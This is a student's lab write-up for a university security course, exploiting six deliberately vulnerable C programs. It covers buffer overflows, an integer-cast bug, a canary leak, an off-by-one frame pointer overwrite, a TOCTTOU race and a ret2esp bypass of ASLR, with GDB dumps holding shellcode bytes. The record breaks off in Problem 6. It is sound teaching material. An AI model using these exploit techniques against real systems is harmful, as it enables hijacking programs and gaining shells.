Brandon Wang
UC Berkeley CS-161

Problem 1 - Tutorial (vsftpd : peyrinshould)

Main Idea

The vulnerability in this question is that gets(door) does not check the length of the input from the user, which allows for a buffer overflow attack. By overwriting the return address of the frame to point at the shellcode, which we inserted after the return address, we can execute the shellcode.

Magic Numbers

I first determined the addresses of the door buffer (0xbffff8e8) and the value of the EIP register (0xbffff8fc) (which is the return instruction pointer) when executing the deja vu function. This was done by invoking GDB and setting a breakpoint at line 7.

```
(gdb) x/16x door
0xbffff8e8:  0xbffff99c  0xb7ffc165  0x00000000  0x00000000
0xbffff8f8:  0xbffff908  0xb7ffc4d3  0x00000000  0xbffff920
0xbffff908:  0xbffff99c  0xb7ffc6ae  0xb7ffc648  0xb7ffefd8
0xbffff918:  0xffff994  0xb7ffc6ae  0x00000001  0xbffff994
(gdb) i f
Stack frame at 0xbffff900:
eip = 0xb7ffc4ab in deja_vu (dejavu.c:7); saved eip 0xb7ffc4d3
called by frame at 0xbffff920
source language c.
Arglist at 0xbffff8f8, args:
Locals at 0xbffff8f8, Previous frame's sp is 0xbffff900
Saved registers:
ebp at 0xbffff8f8, eip at 0xbffff8fc
```

By doing so, I learned that the location of the return address from this function was 20 bytes away from the start of the buffer (0xbffff8fc – 0xbffff8e8 = 20).

Exploit Structure

I used this information to structure the final exploit. The exploit consisted of three sequential sections:

1. 0xbffff8e8: First, I include 20 dummy characters to pad the buffer until I reach the return address pointer.
2. 0xbffff8fc: Next, I insert our new return address. Since I want the return address to be the address of the shellcode (which is inserted directly after), I inserted 0xbffff900 (0xbffff8fc + 4) into the return address so it points to 4 bytes after the return address.
3. 0xbffff900: Finally, I inserted the rest of the shellcode immediately after.

Exploit GDB Output

When I ran GDB after inputting the malicious exploit string (and setting a breakpoint after gets()), I got the following output:

```
(gdb) x/16x door
0xbffff8e8:    0x41414141    0x41414141    0x41414141    0x41414141
0xbffff8f8:    0x41414141    0xbffff900    0xcd58326a    0x89c38980
0xbffff908:    0x58476ac1    0xc03180cd    0x2f2f6850    0x2f686873
0xbffff918:    0x546e6962    0x8953505b    0xb0d231e1    0x0a80cd0b
```

As predicted, the gets() function wrote past the buffer boundary, overwriting the return instruction pointer to point to the given shellcode afterwards.

Brandon Wang
UC Berkeley CS-161

Problem 2 - Compromising Further (smith : probablystop)

Main Idea

The vulnerability in this question is the integer casting between int8_t (an 8-bit signed integer) and size_t (an unsigned integer) meaning its minimum value is -128 and its maximum value is 127. Regardless of what value an int8_t variable is set to, it is impossible for it to be larger than 128, meaning the size > 128 condition in line 17 of agent-smith.c is completely useless and cannot detect if the file size truly is largely than 128 bytes. By creating a file whose first byte represents 255, this size check will not raise a warning. fread() will then cast the byte as size_t and interpret it as 255, allowing us to easily write more than 128 char in msg[] and to perform a buffer overflow attack similar to Problem 1.

Important Lines/Functions

- memset(msg, 0, 128) simply sets all bits in msg to 0.
- FILE *file = fopen(path, “r") opens the file called path as read-only. file is a FILE pointer.
- size_t n = fread(&size, 1, 1, file) stores the first byte/character of the file in &size. This initial byte specifies the length of the rest of the input. If the byte cannot be read, n = 0.
- n = fread(msg, 1, size, file) stores the next size bytes in file in msg (as in they were elements of an array). n = number of properly read bytes.
- puts(msg) writes msg to stdout, up until the null character. Then add a newline character.

Magic Numbers

I first determined the addresses of the msg buffer (0xbffff848) and the value of the EIP register (0xbffff8dc) (which is the return instruction pointer) when executing the agent-smith function. This was done by invoking GDB and setting a breakpoint at line 11 (immediately after msg is set to 0).

```
(gdb) x/40x msg
0xbffff848:   0x00000000   0x00000000   0x00000000   0x00000000
0xbffff858:   0x00000000   0x00000000   0x00000000   0x00000000
0xbffff868:   0x00000000   0x00000000   0x00000000   0x00000000
0xbffff878:   0x00000000   0x00000000   0x00000000   0x00000000
0xbffff888:   0x00000000   0x00000000   0x00000000   0x00000000
0xbffff898:   0x00000000   0x00000000   0x00000000   0x00000000
0xbffff8a8:   0x00000000   0x00000000   0x00000000   0x00000000
0xbffff8b8:   0x00000000   0x00000000   0x00000000   0x00000000
0xbffff8c8:   0x00000000   0x000003ec   0x00000000   0xb7ffcf5c
0xbffff8d8:   0xbffff8f8   0x00400775   0xbffffa8a   0x00000000
(gdb) i f
Stack level 0, frame at 0xbffff8e0:
 eip = 0x400695 in display (agent-smith.c:9); saved eip = 0x400775
 called by frame at 0xbffff910
 source language c.
 Arglist at 0xbffff8d8, args: path=0xbffffa8a "pwnzerized"
 Locals at 0xbffff8d8, Previous frame's sp is 0xbffff8e0
 Saved registers:
  ebx at 0xbffff8d4, ebp at 0xbffff8d8, eip at 0xbffff8dc
```

By doing so, I learned that the location of the return address from this function was 148 bytes away from the start of the buffer (0xbffff8dc – 0xbffff848 = 0x94 = 148).

Brandon Wang
UC Berkeley CS-161

Exploit Structure

I used this information to structure the final exploit. The exploit consisted of three sequential sections:

1. 0xbffff848: First, I include 148 dummy characters to pad the buffer until I reach the return address pointer.
2. 0xbffff8dc: Next, I insert our new return address. Since I want the return address to be the address of the shellcode (which is inserted directly after), I inserted 0xbffff8e0 (0xbffff8dc + 4) into the return address so it points to 4 bytes after the return address.
3. 0xbffff8e0: Finally, I inserted the rest of the shellcode immediately after.

Additionally, just before inserting dummy characters in 0xbffff848, I must enter the first character \xff, indicating to the program that the size of the file is 255 bytes long (doesn't have to be this long, but it doesn't really matter). This is necessary in order for all of our subsequent bytes to be read and written in.

Exploit GDB Output

When I ran GDB after inputting the malicious exploit string (and setting a breakpoint after puts()), I got the following output:

```
(gdb) x/60x msg
0xbffff848:  0x41414141  0x42424241  0x43434242  0x44434343
0xbffff858:  0x44444444  0x45454545  0x46464645  0x47474646
0xbffff868:  0x48474747  0x48484848  0x49494949  0x4a4a4a49
0xbffff878:  0x41414a4a  0x42414141  0x42424242  0x43434343
0xbffff888:  0x44444443  0x45454444  0x46454545  0x46464646
0xbffff898:  0x47474747  0x48484847  0x49494848  0x4a494949
0xbffff8a8:  0x4a4a4a4a  0x41414141  0x42424241  0x43434242
0xbffff8b8:  0x44434343  0x44444444  0x45454545  0x46464645
0xbffff8c8:  0x000000c0  0x48474747  0x48484848  0x49494949
0xbffff8d8:  0x4a4a4a49  0xbffff8e0  0xcd58326a  0x89c38980
0xbffff8e8:  0x58476ac1  0xc03180cd  0x2f2f6850  0x2f686873
0xbffff8f8:  0x546e6962  0x8953505b  0xb0d231e1  0x0a80cd0b
0xbffff908:  0xbffff990  0xb7f8cc8b  0x00000002  0xbffff984
0xbffff918:  0xbffff990  0x00000008  0x00000000  0x00000000
0xbffff928:  0xb7f8cc5f  0x00401fb8  0xbffff980  0xb7ffede4
```

As predicted, the puts() function wrote past the buffer boundary of msg, overwriting the return instruction pointer to point to the given shellcode afterwards.

Brandon Wang
UC Berkeley CS-161

Problem 3 - Secret Exfiltration (jz : releasingprojects)

Main Idea

The vulnerability in this question is that dehexify() does not have a good enough check on the bounds or the format of our input to c.buffer, which we can exploit if we end the input with "\x". Using this vulnerability, c.answer will continue copying bytes at nearby higher addresses until the next null byte 0x00. Then, c.answer will print out all characters from the beginning of c.answer until the next null byte, which will include the canary we are searching for.

Magic Numbers

I first determined the addresses of both buffers in c (c.answer starts at 0xbffff8e4, c.buffer starts at 0xbffff8f4). I also determined the locations of the saved RIP (0xbffff910), EBP (0xbffff90c), and ESP (0xbffff8d4) in the stack frame. This was done by invoking GDB and setting a breakpoint at line 18 (immediately before gets(c.buffer)).

```
(gdb) x/20x c.answer
0xbffff8e4:   0x00000000   0x00000000   0x00000000   0x00000000
0xbffff8f4:   0x00000000   0x00000000   0x00000000   0x00401fb0
0xbffff904:   0x347778a9   0x00401fb0   0xbffff918   0x00400839
0xbffff914:   0xb7ffcf5c   0xbffff99c   0xb7f8cc8b   0x00000001
0xbffff924:   0xbffff994   0xbffff99c   0x00000008   0x00000000
(gdb) x/20x c.buffer
0xbffff8f4:   0x00000000   0x00000000   0x00000000   0x00401fb0
0xbffff904:   0x347778a9   0x00401fb0   0xbffff918   0x00400839
0xbffff914:   0xb7ffcf5c   0xbffff99c   0xb7f8cc8b   0x00000001
0xbffff924:   0xbffff994   0xbffff99c   0x00000008   0x00000000
0xbffff934:   0x00000000   0xb7f8cc5f   0x00401fb0   0xbffff990
(gdb) i f
Stack level 0, frame at 0xbffff914:
 eip = 0x40072f in dehexify (agent-jz.c:18); saved eip = 0x400839
 called by frame at 0xbffff920
 source language c.
 Arglist at 0xbffff90c, args:
 Locals at 0xbffff90c, Previous frame's sp is 0xbffff914
 Saved registers:
  ebx at 0xbffff908, ebp at 0xbffff90c, eip at 0xbffff910
(gdb) i r ebp esp
ebp            0xbffff90c     0xbffff90c
esp            0xbffff8d4     0xbffff8d4
```

After multiple runs, it is clear that the 2 words at 0xbffff904 (green) is the canary value, as it is the only value at a lower address than EBP and EIP that consistently changes each time. (it seems that the only the half with lower addresses changes each time). I also learned that the location of the return address from this function was 44 bytes away from the start of the buffer (0xbffff910 – 0xbffff8e4 = 0x2C = 44).

Brandon Wang
UC Berkeley CS-161

Exploit Structure

First, I used this information to draw a stack diagram of the stack frame (stack grows down):


0xbffff910	RIP (return address) of dehexify
0xbffff90c	SFP (frame pointer) of dehexify
0xbffff908	0x00401fb0 (2nd half of stack canary)
0xbffff904	1st half of stack canary
0xbffff8f4	char buffer[16] in c
0xbffff8e4	char answer[16] in c

Let's shorthand ans[] for c.answer[] and buf[] for c.buffer[]. If buf[12]='\' and buf[13]='x', the code will "merge" buf[14] and buf[15] into ans[12] (using nibble_to_int() and bitwise operations). Note that during this "merging", the values of buf[14] and buf[15] aren't checked, so even if one was the null character '\0', the code will continuing looping and setting values for ans[] (ans[13] = buf[16], ans[14] = buf[17], etc.) Due this vulnerability, the while loop will only stop when it finds a null byte 0x00, which doesn't occur until the byte at address 0xbffff90b (unless 0x00 occurs in the canary itself, which is very unlikely). Then, when printf("%s\n", c.answer) is run in line 33, all the characters from 0xbffff8f4 (first character in buffer) to 0xbffff908 (where 0x00 next occurs) will be printed, which includes the stack canary we are looking for.

I used this information to structure the final exploit in the script "interact". The exploit consisted of two main parts: finding the stack canary and inserting the malicious code:

1. Discover stack canary: First, I did an initial input of 12 garbage characters followed by "\x" (be sure to do '\\' when entering '\'). I sent this message and received the response. Since the stack canary lies from buf[16] to buf[19], it will also lie from ans[13] to ans[16].
2. 0xbffff8e4: Now it's time to use this stack canary to help write the shellcode to the RIP undetected. First, I input 16 garbage bytes to fill buf[].
3. 0xbffff904: Then I write both words of the stack canary. I concat the first word (a random word found in step 1) and the second word (a static word found through GDB).
4. 0xbffff90c: Next, I insert 4 garbage bytes to fill the SFP, which no longer matters.
5. 0xbffff910: Then, I insert the address to the malicious shellcode, which is located directly after this address. 0xbffff910 + 4 = 0xbffff914.
6. 0xbffff914: This is where the malicious code goes.
7. Send the input: Finally, add a newline character '\n' and p.send() the entire input.

It's a bit hard to show the GDB output of this exploit, so all I can offer is the output of this exploit.



Brandon Wang
UC Berkeley CS-161

Problem 4 - Deep Infiltration (brown : whileon)

Main Idea

The vulnerability in this question is that flip() does not properly read all 64 characters in buf properly. for (i=0; i<n && i<=64; ++i) accidentally reads 1 byte (at index 64) outside of the buffer boundary, enabling us to perform an off-by-one attack. Since that 1 byte is also the last byte of the SFP (old EBP) of invoke(), buf[64] will overwrite it, thus moving the EBP to another location when invoke() returns. If the corrupted EBP address points to a location inside the buf, then I can also manipulate the EIP to point to another address where our shellcode can be located, such as ENV.

Magic Numbers

First, I printed the shell code in the the egg script, thus setting the ENV variable to that value. I then determined the address of ENV (0xbfffff93), the addresses of the buf buffer (0xbffff870), and the value of the ebp register (0xbffff860) (which is the return frame pointer) immediately before returning from the invoke() function. This was done by invoking GDB and setting a breakpoint at line 21 (immediately before invoke() returns).

First I used 64 garbage characters for arg:

```
(gdb) x/s *((char **)environ + 2)
0xbfffff93:     “ENV=j2Ẋ\211É\301jGẊ1\300Ph//shh/binT[PS\211\341\061¥\v̀"
(gdb) x/20x buf
0xbffff850:     0x61616161      0x62626261      0x63636262      0x64636363
0xbffff860:     0x64646464      0x65656565      0x66666665      0x61616666
0xbffff870:     0x62616161      0x62626262      0x63636363      0x64646463
0xbffff880:     0x65656464      0x66656565      0x66666666      0x61616161
0xbffff890:     0xbffff89c      0xb7ffc539      0xbffffa2d      0xbffff8a8
(gdb) i f
Stack level 0, frame at 0xbffff898:
 eip = 0xb7ffc52b in invoke (agent-brown.c:21); saved eip = 0xb7ffc539
 called by frame at 0xbffff8a4
 source language c.
 Arglist at 0xbffff890, args:
 in=0xbffffa2d "AAAAABBBBBCCCCCDDDDDEEEEEFFFFFAAAAABBBBBCCCCCDDDDDEEEEEFFFFFA"
 Locals at 0xbffff890, Previous frame's sp is 0xbffff898
 Saved registers:
  ebp at 0xbffff890, eip at 0xbffff894
```

Then I used 65 garbage characters for arg (65th is ‘A’):

```
(gdb) x/s *((char **)environ + 2)
0xbfffff93:     “ENV=j2Ẋ\211É\301jGẊ1\300Ph//shh/binT[PS\211\341\061¥\v̀"
(gdb) x/20x buf
0xbffff850:     0x61616161      0x62626261      0x63636262      0x64636363
0xbffff860:     0x64646464      0x65656565      0x66666665      0x61616666
0xbffff870:     0x62616161      0x62626262      0x63636363      0x64646463
0xbffff880:     0x65656464      0x66656565      0x66666666      0x61616161
0xbffff890:     0xbffff861      0xb7ffc539      0xbffffa2c      0xbffff8a8
```

```
(gdb) i f
Stack level 0, frame at 0xbffff898:
 eip = 0xb7ffc52b in invoke (agent-brown.c:21); saved eip = 0xb7ffc539
 called by frame at 0xbffff869
 source language c.
 Arglist at 0xbffff890, args:
 in=0xbffffa2c "AAAAABBBBBCCCCCDDDDDEEEEEFFFFFAAAAABBBBBCCCCCDDDDDEEEEEFFFFFA"
 Locals at 0xbffff890, Previous frame's sp is 0xbffff898
 Saved registers:
  ebp at 0xbffff890, eip at 0xbffff894
```

Note that the last byte of EBP was overwritten to 0x61. The overflow value from input (input[64] = 'A' = 0x41) was XOR'd with 0b00100000 = 0x20 to become buf[64] = 'a' = 0x61. I also determined that buf begins at 0xbffff850 and ends at 0xbffff88f, meaning I need to get EBP to point to some address within that range.

Exploit Structure

First, I need to set the ENV environment variable to the shellcode, as described in the previous section. I used the information from the GDB tests to structure the final exploit. The exploit consisted of two sequential sections:

1. 0xbffff850: First, I include the address to the shellcode stored in ENV. ENV is located at 0xbfffff93, but the beginning of the shellcode actually starts at 0xbfffff93 + 4 = 0xbfffff97 ("ENV=" takes up 4 bytes). I then copy 0xbfffff97 a total of 16 times to quickly fill up the first 64 characters in buf.
2. 0xbffff890: Then, I include the address to any one of these 16 shellcode addresses (I randomly chose 0xbffff860). Thus, I need to store buf[64]=0x60 to change EBP from 0xbffff89c to 0xbffff860.

However, buf will not simply copy this input as is. It will first XOR each byte with (1u<<5) = 0b00100000 = 0x20, so I need to adjust my input bytes accordingly:

1. 0xbffff850: 0xbfffff97 ^ 0x20202020 = 0x9fdfdfb7
2. 0xbffff890: 0x60 ^ 0x20 = 0x40.

Exploit GDB Output

When I ran GDB with this exploit, I got the following result:

```
(gdb) x/20x buf
0xbffff850:  0xbfffff97  0xbfffff97  0xbfffff97  0xbfffff97
0xbffff860:  0xbfffff97  0xbfffff97  0xbfffff97  0xbfffff97
0xbffff870:  0xbfffff97  0xbfffff97  0xbfffff97  0xbfffff97
0xbffff880:  0xbfffff97  0xbfffff97  0xbfffff97  0xbfffff97
0xbffff890:  0xbffff860  0xb7ffc539  0xbffffa2c  0xbffff8a8
```

As predicted, the \x40 input character overwrote the EBP return value. The new corrupted value, 0xbffff860, now points back to the buf where the address to the shellcode is stored. Immediately after EBP is set to 0xbffff860, EIP will be set to 0xbfffff97 (stored 4 bytes above EBP at 0xbffff894) and run the shellcode instructions at that address.

Brandon Wang
UC Berkeley CS-161

Problem 5 - Against the Clock (oracle : threehours)

Main Idea

The vulnerability in this question is that after the beginning checks on the file size of "hack", the program no longer checks the file size again for the rest of the program. Since the "hack" is a shared system resource that can be changed at any time by another user, we can change the file contents of "hack" while the code waits for bytes_to_read on line 35 in read_file(), enabling us to overwrite the buf buffer and write into the RIP. This is called a time-of-check to time-of-use (TOCTTOU) vulnerability.

Important Lines/Functions

- open(FILENAME, O_RDONLY) will open 'hack' as a read-only file. Then it will return -1 if there was an error (eg. doesn't exist, wrong permissions, not enough storage space) or return a nonnegative "file descriptor" otherwise.
- fstat(fd, &st) will get the status of the file with file descriptor fd and write the results in st (a special struct). Then it will return -1 if there is an error (eg. cannot read from file system, file size cannot be expressed correctly in st, value is too big to fit in st) or return 0 otherwise.
- file_is_too_big(fd) will return 1 if the size of the file with file descriptor fd ≥ MAX_BUFSIZE (aka 128) bytes, or return 0 otherwise.
- scanf("%u", &bytes_to_read) will read an input, treat it with the format "%u" (i.e. as an unsigned integer), then store that integer at &bytes_to_read. Then it will return -1 if an error occurs, or return the number of items of the argument list (should just be 1) otherwise. If a reading error happens or an EOF is reached, the proper indicator (feof or ferror) is set.
- read(fd, buf, bytes_to_read) will read bytes_to_read bytes from the file with file descriptor fd, then store it in buf. Then it will return -1 if there is an error or return the number of successfully read bytes otherwise.

Magic Numbers

First, I need to create a new file called "hack". I first filled it with 126 garbage characters (which is followed by a newline character '\n' and a null character '\0') to fill up the 128-byte buf as much as possible without raising an error. I then determined the addresses of the buf buffer (0xbffff868) and the value of the eip register (0xbffff8fc) (which is the return instruction pointer) immediately before scanning in bytes_to_read in read_file(). This was done by invoking GDB and setting a breakpoint at line 33 (before asking for user input), and another at line 42 (after inputting a large arbitrary number like 200 that will store all characters in "hack" in buf):

```
(breakpoint at line 33)
(gdb) x/50x buf
0xbffff868:  0x00000000  0xb7fc8d49  0x00000000  0x00400034
0xbffff878:  0xbffff880  0x00000008  0x01be3c6e  0x00000001
0xbffff888:  0x00000050  0x00001fa0  0x00000000  0x00000300
0xbffff898:  0x00000180  0x00000000  0x00000000  0x00000000
0xbffff8a8:  0x0000011b  0x00000010  0x000004cc  0x000009a7
0xbffff8b8:  0x00000000  0x00000000  0x00000000  0x0000041c
0xbffff8c8:  0x00000060  0x00000008  0x00000011  0xb7fff1a8
0xbffff8d8:  0x00000000  0x0000047c  0x00000000  0x00000000
0xbffff8e8:  0x00000000  0x00000003  0x00000000  0xb7ffcf5c
0xbffff8f8:  0xbffff908  0x00400972  0x00000000  0xbffff920
0xbffff908:  0xbffff99c  0xb7f8cc8b  0xbffff994  0x00000001
0xbffff918:  0xbffff99c  0xb7f8cc8b  0x00000001  0xbffff994
```

```
0xbffff928:     0xbffff99c      0x00000008
(gdb) i f
Stack level 0, frame at 0xbffff900:
 eip = 0x400856 in read_file (dejavu.c:33); saved eip = 0x400972
 called by frame at 0xbffff920
 source language c.
 Arglist at 0xbffff8f8, args:
 Locals at 0xbffff8f8, Previous frame's sp is 0xbffff900
 Saved registers:
  ebx at 0xbffff8f4, ebp at 0xbffff8f8, eip at 0xbffff8fc

(breakpoint at line 42)
(gdb) x/50x buf
0xbffff868:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff878:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff888:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff898:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff8a8:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff8b8:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff8c8:     0x41414141      0x41414141      0x41414141      0x41414141
0xbffff8d8:     0x41414141      0x41414141      0x41414141      0x000a4141
0xbffff8e8:     0x0000007f      0x00000003      0x00000000      0xb7ffcf5c
0xbffff8f8:     0xbffff908      0x00400972      0x00000000      0xbffff920
0xbffff908:     0xbffff99c      0xb7f8cc8b      0xbffff994      0x00000001
0xbffff918:     0xbffff99c      0xb7f8cc8b      0x00000001      0xbffff994
0xbffff928:     0xbffff99c      0x00000008
(gdb) i f
Stack level 0, frame at 0xbffff900:
 eip = 0x400925 in read_file (dejavu.c:42); saved eip = 0x400972
 called by frame at 0xbffff920
 source language c.
 Arglist at 0xbffff8f8, args:
 Locals at 0xbffff8f8, Previous frame's sp is 0xbffff900
 Saved registers:
  ebx at 0xbffff8f4, ebp at 0xbffff8f8, eip at 0xbffff8fc
(gdb) p bytes_read
$1 = 127
```

By doing so, I concluded that the buffer stores its characters from 0xbffff868 to (0xbffff868 + 128 bytes - 1 = 0xbffff8e7). I also learned that the location of the return address from this function was 148 bytes away from the start of the buffer (0xbffff8fc – 0xbffff868 = 0x94 = 148). The word at 0xbffff8e8 stores the bytes_read, which is currently 127 bytes. I'm not sure what the 2 words stored at 0xbffff8f0 (0x00000000 0xb7ffcf5c) are meant for, but I can confirm that they are not stack canaries, as setting them to other values does not raise an error.

Brandon Wang
UC Berkeley CS-161

Exploit Structure

First, I used this information (in addition to a few more address checks in GDB) to draw a stack diagram of the stack frame (stack grows down):

0xbffff8fc	RIP (return address) of read_file
0xbffff8f8	SFP (frame pointer) of read_file
0xbffff8f0	unused 8 bytes
0xbffff8ec	int fd = 3 (file descriptor)
0xbffff8e8	ssize_t bytes_read
0xbffff868	char buf[128]
0xbffff864	uint32_t bytes_to_read

I used this information to structure the final exploit in the script "interact". The exploit consisted of 3 main sequential sections:

1. Normal "hack" file: First I open and write "hack" with permissible content, such as "Greetings!". This will get me through the preconditions at the beginning of read_file().
2. Malicious "hack" file: Once I receive the prompt to input bytes_to_read by calling p.recv(30), I immediately change the content of hack to overwrite the stack. If written properly, read() will write past the buf boundary and overwrite the stack.
    a. 0xbffff868: First, I write 128 garbage bytes to fill up buf.
    b. 0xbffff8e8: It shouldn't matter what value I make bytes_read here, since it'll be overwritten with the return value of read() later. I write 4 garbage bytes.
    c. 0xbffff8ec: At this point, the function no longer reads fd, so I write 4 garbage bytes.
    d. 0xbffff8f0: Then I write 8 garbage bytes.
    e. 0xbffff8f8: The frame pointer doesn't matter, so I write 4 garbage bytes.
    f. 0xbffff8fc: Then, I insert the address to the malicious shellcode, which is located directly after this address. 0xbffff8fc + 4 = 0xbffff900. Since I'm a bit wary about having the address include a null character (though I shouldn't be), I'll store the shellcode at 0xbffff8fc + 4 + 4 = 0xbffff904 after adding an additional 4 garbage bytes.
    g. 0xbffff904: This is where the malicious shellcode goes.
    h. Finally, end the shellcode with a newline character '\n'.

    If you're keeping track, the sequence is 148 garbage bytes + new RIP (0xbffff904) + 4 garbage bytes + SHELLCODE + '\n'.
3. Enter bytes_to_read: Now that "hack" has made its way through, I send the desired number of bytes I want to write into buf. Since I'm going to end my malicious "hack" content with a newline character '\n', I'll let EOF handle sending everything in "hack". I input a large arbitrary number like 300 through p.send().

Exploit GDB Output

To test this code, I used tmux to run 2 panes. On the left pane, I ran invoke -d dejavu, and stopped once I got to the breakpoint at line 33 (at this point, "hack" contains the message "Greetings!"). Then, on the right pane, I change the file content of "hack" to the malicious code. Then, I continue the GDB program on the left pane and view the stack at breakpoint 42. I got the following result:

```
(breakpoint at line 33)
(gdb) x/50x buf
0xbffff868:    0x00000000    0xb7fc8d49    0x00000000    0x00400034
0xbffff878:    0xbffff880    0x00000008    0x01be3c6e    0x00000001
0xbffff888:    0x00000050    0x00001fa0    0x00000000    0x00000300
0xbffff898:    0x00000180    0x00000000    0x00000000    0x00000000
0xbffff8a8:    0x0000011b    0x00000010    0x000004cc    0x000009a7
0xbffff8b8:    0x00000000    0x00000000    0x00000000    0x0000041c
0xbffff8c8:    0x00000060    0x00000008    0x00000011    0xb7fff1a8
0xbffff8d8:    0x00000000    0x0000047c    0x00000000    0x00000000
0xbffff8e8:    0x00000000    0x00000003    0x00000000    0xb7ffcf5c
0xbffff8f8:    0xbffff908    0x00400972    0x00000000    0xbffff920
0xbffff908:    0xbffff99c    0xb7f8cc8b    0xbffff994    0x00000001
0xbffff918:    0xbffff99c    0xb7f8cc8b    0x00000001    0xbffff994
0xbffff928:    0xbffff99c    0x00000008
(gdb) i f
Stack level 0, frame at 0xbffff900:
 eip = 0x400856 in read_file (dejavu.c:33); saved eip = 0x400972
 called by frame at 0xbffff920
 source language c.
 Arglist at 0xbffff8f8, args:
 Locals at 0xbffff8f8, Previous frame's sp is 0xbffff900
 Saved registers:
  ebx at 0xbffff8f4, ebp at 0xbffff8f8, eip at 0xbffff8fc

(breakpoint at line 42, sometime after inputting "300")
(gdb) x/50x buf
0xbffff868:    0x41414141    0x41414141    0x41414141    0x41414141
0xbffff878:    0x41414141    0x41414141    0x41414141    0x41414141
0xbffff888:    0x41414141    0x41414141    0x41414141    0x41414141
0xbffff898:    0x41414141    0x41414141    0x41414141    0x41414141
0xbffff8a8:    0x41414141    0x41414141    0x41414141    0x41414141
0xbffff8b8:    0x41414141    0x41414141    0x41414141    0x41414141
0xbffff8c8:    0x41414141    0x41414141    0x41414141    0x41414141
0xbffff8d8:    0x41414141    0x41414141    0x41414141    0x41414141
0xbffff8e8:    0x000000f3    0x44444444    0x45454545    0x45454545
0xbffff8f8:    0x46464646    0xbffff904    0x46464646    0xdb31c031
0xbffff908:    0xd231c931    0xb05b32eb    0xcdc93105    0xebc68980
0xbffff918:    0x3101b006    0x8980cddb    0x8303b0f3    0x0c8d01ec
0xbffff928:    0xcd01b224    0x39db3180
```

As predicted, changing the content of "hack" to my malicious code completely filled buf, overwrote the SFP, set RIP to the shellcode address, and wrote shellcode on the stack. Note that bytes_read (green) is now 0xf3 = 243, which is located after shellcode finishes, so we don't need to worry about buf[bytes_read] = 0 in line 41 of dejavu.c affecting our message.

Brandon Wang
UC Berkeley CS-161

Problem 6 - The Last Bastion (jones : ofsleep)

Main Idea

The vulnerability in this question is that the buffer receive size (n<<3) is greater than the actual buffer size (n), enabling me to write more characters in buf and cause a buffer overflow. Although ASLR randomized the stack and the heap, preventing me from overwriting the return address with a fixed address, it does not randomize the program code in .text. Therefore, I can use hardcoded instructions already existing in .text to overwrite the EIP to the location of my shellcode. For instance, in magic(), agent-jones contains a hard-coded decimal 58623 = 0xe4ff, which is stored in little endian as 0xffe4 and can be interpreted as the x86 instruction jmp *%esp. If the EIP is overwritten to this unintentional jmp instruction, I'll be able to get the EIP to point to the current ESP address, where I can insert the address of my shellcode. Essentially, I have created a "stack juggling" / ret2esp attack as described in Section 8 of "ASLR Smack & Laugh Reference" by Tilo Müller (page 12-14).

Magic Numbers

Before debugging, I made egg print 50 'A' characters, long enough to write over the space allocated for buf. First, I determined that the ORL instruction containing the constant in magic() is located at 0x08048663 and confirmed that 0x08048666 (3 bytes higher where 58623 is stored) corresponds to the instruction jump *%esp. This was done by invoking GDB and disassembling magic():

```
(gdb) disas magic
Dump of assembler code for function magic:
   0x08048644 <+0>:     push   %ebp
   0x08048645 <+1>:     mov    %esp,%ebp
   0x08048647 <+3>:     call   0x804892c <__x86.get_pc_thunk.ax>
   0x0804864c <+8>:     add    $0x1964,%eax
   0x08048651 <+13>:    mov    0xc(%ebp),%eax
   0x08048654 <+16>:    shl    $0x3,%eax
   0x08048657 <+19>:    xor    %eax,0x8(%ebp)
   0x0804865a <+22>:    mov    0x8(%ebp),%eax
   0x0804865d <+25>:    shl    $0x3,%eax
   0x08048660 <+28>:    xor    %eax,0xc(%ebp)
   0x08048663 <+31>:    orl    $0xe4ff,0x8(%ebp)
   0x0804866a <+38>:    mov    0xc(%ebp),%ecx
   0x0804866d <+41>:    mov    $0x3e0f83e1,%edx
   0x08048672 <+46>:    mov    %ecx,%eax
   0x08048674 <+48>:    mul    %edx
   0x08048676 <+50>:    mov    %edx,%eax
   0x08048678 <+52>:    shr    $0x4,%eax
   0x0804867b <+55>:    imul   $0x42,%eax,%eax
   0x0804867e <+58>:    sub    %eax,%ecx
   0x08048680 <+60>:    mov    %ecx,%eax
   0x08048682 <+62>:    mov    %eax,0xc(%ebp)
   0x08048685 <+65>:    mov    0x8(%ebp),%eax
   0x08048688 <+68>:    and    0xc(%ebp),%eax
   0x0804868b <+71>:    pop    %ebp
   0x0804868c <+72>:    ret
(gdb) x/i 0x08048663
```

```
  0x8048663 <magic+31>:        orl    $0xe4ff,0x8(%ebp)
(gdb) x/i 0x08048666
  0x8048666 <magic+34>:        jmp    *%esp
```

Next, I determined the addresses of buf (0xbfaaf220) and the values of the EBP register (0xbfaaf248) and EIP register (0xbfaaf24c), all by setting a breakpoint at line 39 (immediately after buf is created and cleared) and at line 32 (immediately before sending buf). Of course, these values will change each execution, but more importantly I can determine the number of bytes I'll need to fill buf with to reach the RIP of handle(). To get to this point, I had to use tmux so I could run invoke -d agent-jones 42000 in one pane and run ./debug-exploit in the other:

```
(breakpoint at line 39)
(gdb) x/20x buf
0xbfaaf220:    0x00000000    0x00000000    0x00000000    0x00000000
0xbfaaf230:    0x00000000    0x00000000    0x00000000    0x00000000
0xbfaaf240:    0x00000003    0x08049fb0    0xbfaaf2a8    0x0804890e
0xbfaaf250:    0x00000004    0xbfaaf264    0xbfaaf260    0x0804879b
0xbfaaf260:    0x00000010    0x21af0002    0x0100007f    0x00000000
(gdb) i f
Stack level 0, frame at 0xbfaaf250:
